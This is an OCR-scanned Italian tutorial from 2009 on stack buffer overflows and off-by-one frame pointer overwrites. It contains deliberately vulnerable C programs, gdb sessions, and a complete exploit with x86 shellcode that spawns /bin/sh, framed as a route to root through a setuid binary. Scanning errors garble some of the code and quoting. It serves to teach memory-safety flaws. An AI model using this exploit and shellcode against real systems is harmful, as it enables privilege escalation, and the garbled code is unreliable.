
20/01/2009 - Buffer Overflow

Tutorial Multipiattaforma - Tra i vari tipi di vulnerabilità possibili, quella che si è guadagnata più "copertine" è sicuramente, il **buffer overflow**, dal primo paper "Smashing The Stack For Fun And Profit" scritto da Aleph1, pubblicato l'11 agosto del 1996 su www.phrack.org , ad oggi, di documenti a riguardo ne esistono per tutti i gusti. Prima di entrare nel vivo dell'off-by-one, è giusto descrivere in breve e nel modo piu semplice possibile

cosa è un buffer overflow, essenzialmente è una situazione che nasce nel momento in cui, una volta creato un buffer all'interno di un programma, questo viene riempito con più dati di quanti esso ne possa contenere. Quando questa situazione si presenta, il programma viene terminato per "Segmentation Fault" (gli utenti Unix conosceranno sicuramente il segnale numero 11 "SIGSEGV"). Per quel buffer il sistema ha allocato un'area di memoria grande N



byte dove N è la dimensione del buffer stesso, da noi specificata. Cercando di inserire piu byte di quanti il buffer può contenerne, andiamo a scrivere in un'area di memoria al di fuori di quanto consentito e per questo il programma viene terminato (sempre se nel codice non vengono effettuati i dovuti controlli)
Per chiarezza vi riporto un esempio pratico. Supponiamo che questo sia il codice vulnerabile, chiamiamolo bof_vuln.c (per essere originali...)bof_vuln.c ???????

```
int main(int argc, char **argv)
{
char buffer[1024];

strcpy(buffer,argv[1]);
printf(«%s\n»,buffer);

return 0;
}
end ?????????
```

ovviamente molto banale, ma ci servirà solo per capire.
Ecco cosa accade: viene allocato un buffer di 1K e viene copiato al suo interno il valore contenuto in argv[1], cioè il primo parametro passato da riga di comando all'avvio del programma, di seguito, viene stampato a video il contenuto del buffer.(La strcpy() credo sia una funzione abbastanza conosciuta, per la sua "fama", da esperti e meno esperti)
Compiliamo e proviamo ad eseguire il programma in questo modo:


```
root dark:~/articoli# gcc bof_vuln.c -o bof_vuln
root dark:~/articoli# ./bof_vuln AAAAA
AAAAA
root dark:~/articoli#
```

E' accaduto proprio quello che ci aspettavamo, se andiamo a forzare in questo

modo, il programma terminerà.

```
root dark:~/articoli# ./bof_vuln `perl -e ?print "A" x 1036?`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA....
Segmentation fault
root dark:~/articoli#
```


abbiamo passato 1036 "A" come input, (ogni carattere occupa 1 byte) essendo 1036 più grande della lunghezza del buffer (1024), abbiamo ricevuto il nostro caro Segmentation Fault.



Andando a debuggare con gdb il programma, ho notato che passando 1036 A, andavo a sovrascrivere il registro ebp (Base Pointer), portando il numero di A a 1040 sono riuscito a sovrascrivere oltre che ebp anche l'instruction pointer (registro eip), questo registro contiene l'indirizzo di memoria dell'istruzione che "sarà eseguita successivamente..."

```
(gdb) info reg ebp eip
ebp            0×41414141      0×41414141
eip            0×41414141      0×41414141
(gdb)
```

L'indirizzo contenuto nei due registri è abbastanza particolare... non è un caso, quel 41 è il valore della "A" in esadecimale, al ritorno della strcpy() il programma cerca di andare all'indirizzo 0×41414141, un'area di memoria che sicuramente non ci appartiene.
A questo punto siamo piu o meno in grado di capire che possiamo liberamente modificare il flusso del programma.
Facciamo adesso delle supposizioni. Supponiamo che il programma sia dell'utente root (come nel mio caso), e che il root abbia settato il flag +s (suid) al programma stesso, cio vuol dire che il programma quando viene eseguito da un utente qualsiasi ha privilegi di root.



Supponiamo di andare ad inserire in eip, al posto delle "A", un indirizzo di un'area di memoria dove noi possiamo scrivere e dove risiede del codice "maligno" da noi stessi realizzato, quindi accadrebbe che dopo la chiamata alla strcpy(), al ritorno, il programma salti in uno spazio di memoria dove lo aspetta del nostro codice che sarà eseguito con PRIVILEGI di root. Questo codice potrebbe magari aggiungere un nuovo utente al sistema, ad esempio una "fotocopia" del root... ma non protetto da password o eseguire la classica shell (lasciate spazio alla fantasia).
Domanda : perché se il buffer è di 1024 ho dovuto inserire 1036 bytes prima di vederlo esplodere?
Risposta: Questo dipende dal compilatore. Vedremo in seguito come allineare il codice a 4 byte utilizzando gcc.
Domanda: In che parte della memoria ci troviamo?
Risposta: Ogni processo che risiede in memoria viene diviso in 3 regioni : Text, Data e Stack.

1.Text (Low memory address)
2.Data
3.Stack (High memory address)

Noi ci troviamo nello stack. Per maggiori informazioni vi rimando magari a "Andrew S. Tanenbaum", oppure ai numerosi paper presenti in rete. (Lo stack è una struttura di tipo LIFO (Last In First Out) dove l'ultimo elemento entrato è il primo ad uscire.)
Andando a spulciare i codici presenti in rete, è possibile notare come vulnerabilità di questo tipo, oggi, sono abbastanza rare, ma allo stesso tempo esistono delle varianti, un po' piu difficili da sfruttare, ma molto interessanti. Rivediamo sotto altra forma il codice esposto sopra:

bof_vuln2.c ??????-

```
void functio(char *data)
{
char buffer[1024];
```

```
int i;

for (i = 0; i<=1024; i++)
buffer = data++;
}

int main(int argc, char **argv)
{
if (argc < 2)
printf(«Errore\n»);
else
functio(argv[1]);

return 0;
}
end ?????????
```

Cosa è cambiato? Innanzitutto non utilizziamo più la strcpy() per copiare i dati, ma utilizziamo un indice che, all'interno di un ciclo for, ci aiuterà ad inserire byte dopo byte il contenuto del dato che abbiamo passato in ingresso.
Apparentemente tutto questo potrebbe sembrare corretto, ma non lo è!
Questo è un tipo di errore abbastanza classico, per chi è alle prime armi, oppure per un programmatore esperto ma "ubriacato" dalle migliaia di righe di codice su cui sta lavorando.
Se utilizziamo il valore 1024 come grandezza del buffer, vuol dire che andremo ad indicare le posizioni dei caratteri all'interno dell'array, da 0 a 1023 (posizione 0, posizione 1... posizione 1023 = 1024 posizioni/byte) nel nostro for l'indice "i" viene incrementato da 0 a 1024, cioè puo indicare fino ad un massimo di 1025 posizioni, ...posizione che nel nostro buffer non esiste, quindi se ad esempio, nel caso piu estremo, andiamo a passare in ingresso un valore di 2000 byte, i primi 1025 rientreranno nel for, dove, 1024 saranno copiati nel buffer e il 1025esimo andrà fuori. A questo punto possiamo tranquillamente dire che siamo "Fuori di uno".
Compiliamo il programma vulnerabile, in questo modo

```
root dark:~/articoli# gcc bof_vuln2.c -o bof_vuln2
```

Riprendiamo per un attimo il discorso dell'allineamento durante la compilazione. Se andiamo a "debuggare" ora il codice vedremo quanto segue:

```
root dark:~/articoli# gdb ./bof_vuln2
GNU gdb 5.3
```

```
Copyright 2002 Free Software Foundation, Inc.
...
(gdb) disassemble functio
Dump of assembler code for function functio:
0×8048400 <functio>:      push   %ebp
0×8048401 <functio+1>:    mov    %esp,%ebp
0×8048403 <functio+3>:    sub    tiny_XXx418,%esp
...
```

In questa prima parte vediamo che vengono allocati 1048 byte per le nostre variabili (0×418 in decimale 1048).
Noi ce ne aspettavamo 1028, ovvero 1024 del buffer + 4 byte del contatore (un intero occupa 4 byte).
Se andiamo a compilare in questo modo:

```
root dark:~/articoli# gcc bof_vuln2.c -o bof_vuln2 -mpreferred-stack-boundary=2
```

con questa nuova opzione imponiamo l'allineamento a 4 byte. Ed effettivamente avremo:

```
Dump of assembler code for function functio:
0×8048400 <functio>:    push   %ebp
0×8048401 <functio+1>:  mov    %esp,%ebp
0×8048403 <functio+3>:  sub    tiny_XXx404,%esp
```

0×404 (1028 decimale), dopo esserci tolti questa "curiosità" possiamo continuare. (non abbiate paura se alcuni comandi assembler vi sembrano al contrario, è la sintassi AT&T, non Intel)
Il modo migliore per avere un quadro ampio della situazione è eseguire e debuggare contemporaneamente il programma utilizzando gdb.
Eseguiamo

```
root dark:~/articoli# gdb ./bof_vuln2
...
(gdb) disassemble main
Dump of assembler code for function main:
...
0×804847e <main+30>:    pushl  (%eax)
0×8048480 <main+32>:    call   0×8048400 <functio>
0×8048485 <main+37>:    add    tiny_XXx4,%esp
...
```

Prima di entrare nel vivo devo assolutamente spendere due parole su cosa accade prima e dopo una "call" (chiamata ad una funzione). Quando il processore arriva all'istruzione call, esegue i seguenti passi:

1.salva l'eip nello stack;
2.una volta nella call crea, un nuovo frame e dello spazio per le varibili statiche dichiarate localmente

Salva il vecchio frame :
0×8048400 <functio>: push %ebp
Crea un nuovo frame e...
0×8048401 <functio+1>: mov %esp,%ebp
...dello spazio per le nostre variabili (sottrae 404h allo stack 1028 byte)
0×8048403 <functio+3>: sub tiny_XXx404,%esp

Una volta all'interno della funzione vengono eseguite le istruzioni e al termine troviamo

0×804845c <functio+92>: leave
0×804845d <functio+93>: ret

Con la leave viene eliminato il frame precedentemente creato e viene ripristinato il vecchio frame, se espandiamo la leave otteniamo le seguenti istruzioni assembler:

mov ebp,esp
pop ebp

(la mov è sempre in sintassi AT&T)
Il Base Pointer è proprio il registro che andremo a "disturbare".
L'ultima istruzione è una ret, questa recupera il valore dell'eip dallo stack salvato precedentemente (punto 1) ed effettua un jmp (jump = salto)a quell' indirizzo.
Tutto questo accade anche all'interno della main, essendo anch'essa una funzione ("principale"). Quindi anche al termine della main troveremo una leave ed una ret (ricordate).
Torniamo al debug, mettiamo un breakpoint subito dopo la call, per vedere la situazione dei registri in memoria dopo la chiamata alla nostra cara funzione.

(gdb) break *0×8048485
Breakpoint 1 at 0×8048485
(gdb)

eseguiamo il programma e proviamo inizialmente passando 1024 «A» in input, vediamo cosa accade in memoria.

```
(gdb) run `perl -e ?print "A" x 1024?`
```

abbiamo questa situazione

```
Breakpoint 1, 0×08048485 in main ()
(gdb) info reg
...
esp            0xbffff6e4      0xbffff6e4
ebp            0xbffff600      0xbffff600
esi            0×40013020      1073819680
...
```

come detto sopra, il registro che dobbiamo prendere in considerazione è il base pointer, "ebp". Abbiamo passato tante A quante il nostro buffer puo contenerne, ed effettivamente in memoria non è accaduto nulla di particolare... proviamo ora con 1025 "A"

```
(gdb) run `perl -e ?print "A" x 1025?`
....
```

cosa c'è nel ebp salvato sullo stack?

```
Breakpoint 1, 0×08048485 in main ()
(gdb) info reg ebp
ebp            0xbffff641      0xbffff641
(gdb)
```

abbiamo superato la capacità del buffer, cosa c'è alla fine dell'indirizzo di memoria contenuto in ebp salvato sullo stack? Il valore esadecimale della "A" -> 0xbffff6»41». A questo punto ci troviamo nella main, e al termine della stessa, accade quanto detto sopra (leave e ret) cioè, con la leave, l'ebp modificato viene spostato in esp Mettete un breakpoint sulla ret e rieseguite il codice. Arrivati a questo break, controllate lo stato di esp

```
(gdb) info reg esp
esp            0xbffff645      0xbffff645
```

notiamo che l'indirizzo contenuto in esp è uguale a ebp + 4 (0xbffff641 + 4 = 0xbffff645) questo perché è stata effettuata una pop di ebp (vedere l'espansione di leave sopra) prima della ret.
L'exploit
Bene, possiamo ritenerci soddisfatti, ci troviamo in una situazione meglio nota come "Frame Pointer Overwrite", adesso è il momento di sfruttare la nostra arcana capacità di modificare gli "eventi", a nostro favore... scriviamo l'exploit...
Abbiamo bisogno, di uno shellcode, del puntatore allo shellcode, e, soprattutto, di sapere cosa mettere in questo bel byte in più che ci troviamo a disposizione.
Lo shellcode non è altro che il codice che andremo ad eseguire, (in rete ne esistono molti gia pronti all'uso) il puntatore è l'indirizzo di memoria dove risiede il nostro shellcode. Lo shellcode deve essere inserito, ovviamente, in una parte in memoria dove possiamo scrivere, potremmo metterelo all'interno del buffer stesso dato che abbiamo spazio a sufficenza, per questo esempio utilizzeremo uno shellcode (classico), che eseguirà un /bin/sh -i, di lunghezza 63 byte. Troviamo il puntatore, per questo dobbiamo rivedere il nostro codice assembler

```
(gdb) disassemble functio
...
```

mettiamo un breakpoint qui per vedere l'indirizzo del buffer

```
0×804840a <functio+10>: movl   tiny_XXx0,0xffffffbfc(%ebp)
```

un break alla ret per vedere cosa c'è nello stack all'indirizzo trovato sopra

```
0×804845d <functio+93>: ret
...
End of assembler dump.
(gdb) break *0×804840a
Breakpoint 1 at 0×804840a
(gdb) break *0×804845d
Breakpoint 2 at 0×804845d
(gdb)
```

eseguiamo il programma

```
(gdb) run `perl -e ?print "A" x 1025?`
```

vediamo dove si trova il buffer

CED s.r.l. - Cod.Fisc., P.IVA, n.iscrizione Reg.Imprese CCIAA Venezia: 03529610275 - R.E.A.: 316199
Sede Legale: via Po, 3 - frazione Mellaredo - 30030 Pianiga (Venezia) - Tel.041.868.5150 - Fax 041.964.1109
Sede Operativa: via Ruffilli, 2 - 65016 Montesilvano Spiaggia (Pescara) - Tel.085.868.1020 - Fax 085.868.1029
http://www.ced.it/ - E-Mail: amministrazione@ced.it

```
(gdb) info reg esp
esp            0xbffff2d8       0xbffff2d8
(gdb)
```

bene, ora sommiamo 4 a questo indirizzo, la grandezza dello spazio assegnato all'intero (int i) ed otteniamo l'indirizzo effettivo del nostro buffer = 0xbffff2dc.

```
(gdb) c
Continuing.
AAAAAAAAAAAAA...
...

Breakpoint 2, 0×0804845d in functio ()
```

vediamo cosa c'è all'indirizzo di memoria trovato sopra...

```
(gdb) x/10  0xbffff2dc
0xbffff2dc:     0×41414141      0×41414141      0×41414141      0×41414141
0xbffff2ec:     0×41414141      0×41414141      0×41414141      0×41414141
0xbffff2fc:     0×41414141      0×41414141
```

ci sono proprio loro e ci sono tutte... le nostre "A"
Da questo ricaviamo l'indirizzo di memoria in cui inserire il puntatore allo shellcode, che sarà: 0xbffff2dc + lunghezza del buffer - lunghezza del puntatore = 0xbffff2dc + 1024 - 4 = 0xbffff2dc + 0×400 - 0×4 = 0xbffff6d8
Sappiamo che vogliamo saltare nel buffer proprio dove ci aspetta lo shellcode, quindi possiamo semplicemente utilizzare lo stesso puntatore calcolato prima 0xbffff6d8, prenderemo solo l'ultimo byte, "d8? a cui andremo a sottrarre un 4, dato che un valore 4 gli sarà sommato a causa della "pop ebp»" nella leave prima della ret (dato un'occhiata sopra). Il nostro tanto atteso byte sarà uguale a : "d4?.
Il regalo che andremo a fare al programma vulnerabile sarà così formato

NOPNOPNOPNOP + Shellcode + Puntatore + Byte

I nop sono delle istruzioni che serviranno a fare da "materasso" per l'atterraggio dopo il jump della ret (dato che abbiamo molto spazio nel buffer possiamo permettercelo).
Ecco il codice dell'exploit

```
root dark:~/articoli# cat exploit.c
```


CED s.r.l. - Cod.Fisc., P.IVA, n.iscrizione Reg.Imprese CCIAA Venezia: 03529610275 - R.E.A.: 316199
Sede Legale: via Po, 3 - frazione Mellaredo - 30030 Pianiga (Venezia) - Tel.041.868.5150 - Fax 041.964.1109
Sede Operativa: via Ruffilli, 2 - 65016 Montesilvano Spiaggia (Pescara) - Tel.085.868.1020 - Fax 085.868.1029
http://www.ced.it/ - E-Mail: amministrazione@ced.it

```
/*
è possibile passare come primo parametro,
l'ultimo byte del puntatore per effettuare
dei test.
*/

#include <stdio.h>
#include <string.h>

/*
lunghezza del regalo che andremo
a fare al programma vulnerabile
*/
#define BUF     1026 /* 1024 + un byte + NULL */

/* Istruzione nop in esadecimale
(il suo valore cambia in base all'architettura)
*/
#define NOP     0×90

char shellcode[]= /* esegue /bin/sh -i */
«\xeb\x21\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x89»
«\x76\x0b\x8d\x5e\x08\x89\x5e\x0f\x89\x46\x13\xb0»
«\x0b\x89\xf3\x8d\x4e\x0b\x8d\x56\x13\xcd\x80\xe8»
«\xda\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x38»
«\x2d\x69\x32\x33\x34\x35\x36\x37\x38\x39\x61\x62?
«\x63\x64\x65»;

/*
calcola quanti NOP inserire nel buffer
(
lunghezza buffer -
lunghezza dello shellcode +
lunghezza del puntatore +
lunghezza del «byte»)
*/
#define LEN_NOP BUF - (sizeof(shellcode) + 4 + 1)

int main(int argc, char **argv)
{
int x, y;
```


CED s.r.l. - Cod.Fisc., P.IVA, n.iscrizione Reg.Imprese CCIAA Venezia: 03529610275 - R.E.A.: 316199
Sede Legale: via Po, 3 - frazione Mellaredo - 30030 Pianiga (Venezia) - Tel.041.868.5150 - Fax 041.964.1109
Sede Operativa: via Ruffilli, 2 - 65016 Montesilvano Spiaggia (Pescara) - Tel.085.868.1020 - Fax 085.868.1029
http://www.ced.it/ - E-Mail: amministrazione@ced.it

```
char buffer[BUF];
char ret = 0×98;

if (argc > 2)
ret = *argv[1];

memset(buffer,NOP,LEN_NOP);

/*
copia lo shellcode nel buffer successivamente
al tappeto di NOP
*/
for (x = LEN_NOP, y = 0; y <= strlen(shellcode); x++, y++)
buffer[x] = shellcode[y];

/* copia il puntatore */
buffer[x++] = ret;
buffer[x++] = 0xf6;
buffer[x++] = 0xff;
buffer[x++] = 0xbf;
/* copia il byte che andremo a sovrascrivere */
buffer[x++] = 0xd8;
/* aggiunge NULL al termine del buffer */
buffer[x++] = 0×0;
/* stampa su stdout il contenuto del buffer */
printf("%s",buffer);

return 0;
}
```

Non ho richiamato direttamente nel codice dell'exploit il programma vulnerabile passandogli il contenuto del buffer come primo argomento, perché in questo modo potete utilizzare l'exploit all'interno del debugger, sostituendolo al `perl -e ?print "A" x 1025?` inserendo gli stessi breakpoint, in modo da vedere cosa accade nei registri durante la sua esecuzione. Il risultato (se tutto andrà bene) sarà piu o meno così:

```
(gdb) run `./exploit`
...
sh-2.05a$
```

Se utilizzate le ultime versioni di gcc per compilare il programma vulnerabile, sarà

impossibile sfruttare la vulnerabilità.
Il metodo utilizzato nella creazione dell'exploit è il più classico (utilizzo dei NOP, shellcode piazzato all'interno dello stesso buffer) ci sono altri metodi(anche più efficaci) come utilizzare le variabili d'ambiente per posizionare lo shellcode... ma lascio a voi il divertimento di approfondire...

Conclusioni

Arrivati alla fine, spero di aver scuscitato un minimo di interesse per l'argomento, e probabilmente da adesso qualcun'altro passerà alcune delle sue notti a fare del boundary checking tra puntatori e cicli while, ritrovandosi la mattina in ufficio o all'università con un occhio chiuso ed uno aperto, a queste persone non posso che dire... "Happy Hacking!".

CED s.r.l. *- Cod.Fisc., P.IVA, n.iscrizione Reg.Imprese CCIAA Venezia: 03529610275 - R.E.A.: 316199*
Sede Legale*: via Po, 3 - frazione Mellaredo - 30030 Pianiga (Venezia) - Tel.041.868.5150 - Fax 041.964.1109*
Sede Operativa*: via Ruffilli, 2 - 65016 Montesilvano Spiaggia (Pescara) - Tel.085.868.1020 - Fax 085.868.1029*
http://www.ced.it/ - E-Mail: amministrazione@ced.it